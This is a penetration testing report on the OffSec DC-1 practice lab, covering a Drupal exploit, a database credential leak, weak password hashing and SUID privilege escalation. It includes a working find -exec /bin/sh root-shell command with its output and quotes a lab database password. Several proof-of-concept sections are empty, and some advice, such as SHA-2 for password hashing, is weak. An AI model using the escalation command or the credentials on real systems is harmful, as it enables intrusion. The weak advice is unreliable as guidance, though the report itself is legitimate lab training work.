Penetration Testing Report

Client: Home Project - 3

Engagement Period: October 20 – October 22 ,2025

Prepared By: Ahnaf Abid Mahi
Submission Date: October 24,2025.

Confidentiality Notice:
This report contains sensitive information. Unauthorized sharing or distribution is strictly prohibited.

Table of Contents

1. Executive Summary

Objective of the Test

The objective of the penetration test was to identify security vulnerabilities in an OffSec lab (DC-1), internal network, and external-facing infrastructure, ensuring compliance with regulatory standards and protecting sensitive user data.

Scope

- **Web Application**: http://192.168.119.193
- **Network**: IP range : 192.168.119.193

High-Level Findings

- Total vulnerabilities: 5
  - Critical: 4
  - High: 1

Overall Risk Rating: Critical

Recommendations

- Immediately address critical vulnerabilities, such as Drupal exploit, use high cryptography for password protection and Update to the Latest Version.
- Implement a robust patch management process.
- Conduct employee security awareness training.

2. Introduction

Purpose of the Test

To evaluate the security posture of the DC-1 lab from OffSec web application, ensuring protection against potential cyber threats.

Methodology Used

I followed the **OWASP Testing Guide** and **PTES (Penetration Testing Execution Standard)**. The engagement included both manual and automated testing.

Scope of Work

- **Web Application**: http://192.168.119.193

Limitations

- Testing was not conducted during business hours to avoid disruption.
- Certain DDoS techniques were not used due to the risk of system instability.

---

3. Methodology

1. **Reconnaissance**
    - Identified open ports with Nmap.
2. **Scanning**
    - Used Nmap and Nikto for vulnerability scanning.
3. **Exploitation**
    - Used Drupal exploit for initial access .
4. **Post-Exploitation**
    - Used SUID misconfiguration for Privilege Escalation(root)
5. **Reporting**
    - Documented all findings with PoC evidence.

4. Findings

Summary of Findings

Severity	Count	Example Vulnerabilities
Critical	4	Mysql database dumped, Admin credentials disclosed , SUID misconfiguration ,Admin panel access.
High	1	Initial access through bash session.

Detailed Findings

Finding 1: *SUID misconfiguration (Root access)*

- **Severity**: Critical
- **Description**: Privilege Escalation
- **Affected Asset**: http://192.168.119.193
- **Proof of Concept (PoC)**:

Endpoint:

```
www-data@DC-1:/var/www/sites/default$ /usr/bin/find  . -exec /bin/sh \; -quit
/usr/bin/find  . -exec /bin/sh \; -quit
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# pwd
pwd
/var/www/sites/default
# whoami
whoami
root
# |
```

- **Impact**: Full system compromised with root access, leading to potential data theft.
- **Recommendation**: Update SUID system binary permission.

Finding 2: *Mysql Database Access.*

- **Severity**: Critical
- **Description**: Using Weak creadentials to access mysql database, allowing unauthorized access to the database.
- **Affected Asset**: wwww-data)DC1:/var/www/sites/default/settings.php
- **Proof of Concept (PoC)**:


Endpoint:

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

- **Impact**: Full database compromised, leading to potential data theft.
- **Recommendation**: Use Strong credentials for mysql database.

Finding 3: *Weak hashing algorithm and guess password used.*


- **Severity**: Critical
- **Description**: Guess password used and weak hashing algorithm.
- **Affected Asset**: http://192.168.119.193
- **Proof of Concept (PoC)**:



- **Impact**: Full database compromised, leading to potential data theft.
- **Recommendation**: Use non guessable passwords and strong hashing algorithm like SHA-2, SHA-3 etc.

Finding 4: *Admin Panel get accessed.*


- **Severity**: Critical
- **Description**: Admin panel of this particular website can be accessed.
- **Affected Asset**: http://192.168.119.193/node
- **Proof of Concept (PoC)**:



- **Impact**: Full database compromise, leading to potential data theft.
- **Recommendation**: Use noin guessable passwords and strong hashing algorithm like SHA-2, SHA-3 etc

Finding 5: *Sensitive Data Exposures lead to initial access*

- **Severity**: High
- **Description**: Get bash session through drupal exploit ,allowing unauthorized access to the users files and local files.
- **Affected Asset**: Mysql Database.
- **Proof of Concept (PoC)**:
  Endpoint:



- **Impact**: Initial Access to all www-data user's files, leading to potential data theft.
- **Recommendation**: Update drupal patch .

5. Recommendations

1. **Address Critical Issues**:
    - Update your system regularly.
    - Remove and restrict the system logs.
    - Use strong Cryptography
    - Use WAF & EDR
2. **Patch Management**:
    - Update software regularly to fix known vulnerabilities.
3. **Security Awareness Training**:
    - Train employees on secure practices.
4. **Ongoing Monitoring**:
    - Implement continuous security monitoring tools

6. Conclusion

The penetration test revealed several critical and high vulnerabilities that pose a significant risk to http://192.168.119.193 .Immediate remediation of these issues is required to enhance security. Regular testing and monitoring are recommended.